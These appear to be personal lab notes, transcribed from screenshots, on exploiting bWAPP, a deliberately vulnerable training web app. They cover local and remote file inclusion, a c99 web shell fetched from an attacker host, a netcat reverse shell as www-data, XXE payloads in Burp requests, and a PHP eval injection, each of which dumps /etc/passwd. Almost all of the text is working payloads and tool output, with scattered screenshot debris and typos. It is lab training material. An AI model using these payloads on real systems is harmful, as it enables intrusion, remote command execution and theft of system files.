/ Remote & Local File Inclusion (RFI/LFI) /

Select a language:

Thanks for your interest in bwAPP!

File Edit View History Bookmarks Tools Help

bWAPP - Missing Function... x

192.168.0.81/bWAPP/rfi.php?language=../../../../etc/passwd&action=go



an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog

/ Remote & Local File Inclusion (RFI/LFI) /

Select a language:

```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuid:x:100:101:/var/lib/libuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,:/var/run/hplip:/bin/false avahi-autoipd:x:105:113:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false pulse:x:107:116:PulseAudio daemon,,:/var/run/pulse:/bin/false
messagebus:x:108:119:/var/run/dbus:/bin/false avahi:x:109:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
polkituser:x:110:122:PolicyKit,,:/var/run/PolicyKit:/bin/false
haldaemon:x:111:123:Hardware abstraction layer,,:/var/run/hald:/bin/false bee:x:1000:1000:bee,,:/home/bee:/bin/bash
mysql:x:112:124:MySQL Server,,:/var/lib/mysql:/bin/false sshd:x:113:65534:/var/run/ssh:/usr/sbin/nologin
dovecot:x:114:126:Dovecot mail server,,:/usr/lib/dovecot:/bin/false smmta:x:115:127:Mail Transfer Agent,,:/var/lib/sendmail:/bin/false
smmsp:x:116:128:Mail Submission Program,,:/var/lib/sendmail:/bin/false
neo:x:1001:1001:/home/neo:/bin/sh alice:x:1002:1002:/home/alice:/bin/sh thor:x:1003:1003:/home/thor:/bin/sh
wolverine:x:1004:1004:/home/wolverine:/bin/sh johnny:x:1005:1005:/home/johnny:/bin/sh selene:x:1006:1006:/home/selene:/bin/sh
postfix:x:117:129:/var/spool/postfix:/bin/false proftpd:x:118:65534:/var/run/proftpd:/bin/false
ftp:x:119:65534:/home/ftp:/bin/false snmp:x:120:65534:/var/lib/snmp:/bin/false ntp:x:121:131:/home/ntp:/bin/false

```



```
root@kali:/var/www# nc -lvp 6666
listening on [any] 6666 ...
connect to [192.168.0.86] from bee-box [192.168.0.81] 49158
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686 GNU/Linux
 04:35:15 up 1 day, 1:18,  3 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
root     pts/0    :1.0          Wed03   25:18   0.00s  0.00s  -bash
bee      tty7     :0            Wed03   42:27m 12.80s  0.12s  x-session-manag
bee      pts/1    :0.0          03:51   42:27m 0.06s  0.06s  bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ hostname
bee-box
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

File Edit View History Bookmarks Tools Help

bWAPP - Missing Function... x +

192.168.0.81/bWAPP/rfi.php?language=http://192.168.0.86/c99.bt%00&action=go

bwAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Be

/ Remote & Local File Inclusion (RFI/LFI) /

Select a language: English

```

!C99Shell v. 1.0 beta (21.05.2005)!
Software: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
OpenSSL/0.9.8g
uname -a: Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: OFF (not secure)
/var/www/bWAPP/ drowner-a
Free 14.87 GB of 18.97 GB (78.38%)
Home Back Forward UPDIR Refresh Search Buffer Encoder Bind Proc. FTP
brute Sec. SQL PHP-code Feedback Self remove Logout

```

Owned by hacker

Listing directory (191 files and 11 directories):

NameAsc.	Size	Modify	Owner/GroupPerms	Action
.	LINK	01.04.2015 03:18:01	root/www-data drowner-a	Info <input type="checkbox"/>
..	LINK	01.04.2015 03:18:01	root/www-data drowner-a	Info <input type="checkbox"/>
[admin]	DIR	01.04.2015 03:18:00	root/www-data drowner-a	Info <input type="checkbox"/>
[apps]	DIR	01.04.2015 03:18:00	root/www-data drowner-a	Info <input type="checkbox"/>
[db]	DIR	01.04.2015 03:18:00	root/www-data drowner-a	Info <input type="checkbox"/>
[documents]	DIR	01.04.2015	root/www-data drowner-a	Info <input type="checkbox"/>

File Edit View History Bookmarks Tools Help

bWAPP - Missing Function... x +

192.168.0.81/bWAPP/rifi.php?language=http://192.168.0.86/c99.bt%00&action=go

		03:18:00						
	xss_referer.php	5.52 KB	01.04.2015	03:18:00	root/www-data	rw rw r--		Info Change Download
	xss_sqlitemanager.php	4.68 KB	01.04.2015	03:18:00	root/www-data	rw rw r--		Info Change Download
	xss_stored_1.php	9.42 KB	01.04.2015	03:18:00	root/www-data	rw rw r--		Info Change Download
	xss_stored_2.php	6.51 KB	01.04.2015	03:18:00	root/www-data	rw rw r--		Info Change Download
	xss_stored_3.php	8.87 KB	01.04.2015	03:18:00	root/www-data	rw rw r--		Info Change Download
	xss_stored_4.php	6.36 KB	01.04.2015	03:18:00	root/www-data	rw rw r--		Info Change Download
	xss_user_agent.php	5.11 KB	01.04.2015	03:18:00	root/www-data	rw rw r--		Info Change Download
	xxe-1.php	5.19 KB	01.04.2015	03:18:00	root/www-data	rw rw r--		Info Change Download
	xxe-2.php	2.47 KB	01.04.2015	03:18:00	root/www-data	rw rw r--		Info Change Download

With selected:

:: Command execute ::

Enter: Select:

:: Search :: - regexp No file selected.

:: Make Dir ::

:: Make File ::


:: Go Dir ::

:: Go File ::


--[c99shell v. 1.0 beta (21.05.2005) powered by Captain Crunch Security Team | r57 shell | Generation time: 0.0231]--

Restrict Device Access

Wednesday, April 1, 2015 8:38 PM







Mozilla/5.0(iPhone;U;CPUiPhoneOS4_0likeMacOSX;en-us)AppleWebKit/532.9(KHTML,likeGecko) Version/4.0.5Mobile/8A293Safari/6531.22.7



XML External Entity Attacks (XXE)

April 2, 2015 8:24 AM





```

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
<!ENTITY popped SYSTEM "http://192.168.254.131/bWAPP/robots.txt">
]>
<reset><login>&popped;</login><secret>Any bugs?</secret></reset>

```

Burp Suite Free Edition v1.6
 Burp Intruder Repeater Window Help
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
 Intercept HTTP history WebSockets history Options
 Response from http://192.168.254.131:80/bWAPP/xxe-2.php
 Forward Drop Intercept is on Action
 Raw Headers Hex
 HTTP/1.1 200 OK
 Date: Thu, 02 Apr 2015 14:45:19 GMT
 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
 X-Powered-By: PHP/5.2.4-2ubuntu5
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Pragma: no-cache
 Content-Length: 182
 Keep-Alive: timeout=15, max=100
 Connection: Keep-Alive
 Content-Type: text/html
 User-agent: GoodBot
 Disallow:
 User-agent: BadBot
 Disallow: /
 User-agent: *
 Disallow: /admin/
 Disallow: /documents/
 Disallow: /images/
 Disallow: /passwords/'s secret has been reset!

Burp Suite Free Edition v1.6
 Burp Intruder Repeater Window Help
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
 Intercept HTTP history WebSockets history Options
 Request to http://192.168.254.131:80
 Forward Drop Intercept is on Action
 Raw Params Headers Hex XML
 POST /bWAPP/xxe-2.php HTTP/1.1
 Host: 192.168.254.131
 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Content-Type: text/xml; charset=UTF-8
 Referer: http://192.168.254.131/bWAPP/xxe-1.php
 Content-Length: 59
 Cookie: security_level=0; PHPSESSID=53306ec22f06044690bac5902c802160
 Connection: keep-alive
 Pragma: no-cache
 Cache-Control: no-cache
 <!DOCTYPE root [
 <!ENTITY popped SYSTEM "file:///etc/passwd">
]>
 <reset><login>&popped;</login><secret>Any bugs?</secret></reset>

```

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY popped SYSTEM "file:///etc/passwd">
]>
<reset><login>&popped;</login><secret>Any bugs?</secret></reset>
  
```

Burp Suite Free Edition v1.6
 Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Response from http://192.168.254.131:80/bWAPPxxx-2.php

Forward Drop Intercept is on Action

Raw Headers Hex

```

HTTP/1.1 200 OK
Date: Thu, 02 Apr 2015 14:47:40 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2242
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false
messagebus:x:108:119:/var/run/dbus:/bin/false
avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
  
```

Extras: PHP Eval()

April 2, 2015 1:38 PM

<http://www.exploit-db.com/papers/13694/>

<http://insecurity.net/?p=705>

bWAPP - PHP Eval Function - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - PHP Eval Function x +

192.168.254.131/bWAPP/php_eval.php?eval=echo shell_exec('cat /etc/passwd');

bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blo

/ PHP Eval Function /

Check the source code to exploit this dangerous PHP function...

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh dhcpc:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false messagebus:x:108:119:/var/run/dbus:/bin/false avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false bee:x:1000:1000:bee,,,:/home/bee:/bin/bash mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:113:65534:/var/run/sshd:/usr/sbin/nologin dovecot:x:114:126:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false smmta:x:115:127:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false smmsp:x:116:128:Mail Submission Program,,,:/var/lib/sendmail:/bin/false neo:x:1001:1001:/home/neo:/bin/sh alice:x:1002:1002:/home/alice:/bin/sh thor:x:1003:1003:/home/thor:/bin/sh wolverine:x:1004:1004:/home/wolverine:/bin/sh johnny:x:1005:1005:/home/johnny:/bin/sh selene:x:1006:1006:/home/selene:/bin/sh postfix:x:117:129:/var/spool/postfix:/bin/false proftpd:x:118:65534:/var/run/proftpd:/bin/false ftp:x:119:65534:/home/ftp:/bin/false snmp:x:120:65534:/var/lib/snmp:/bin/false ntp:x:121:131:/home/ntp:/bin/false
```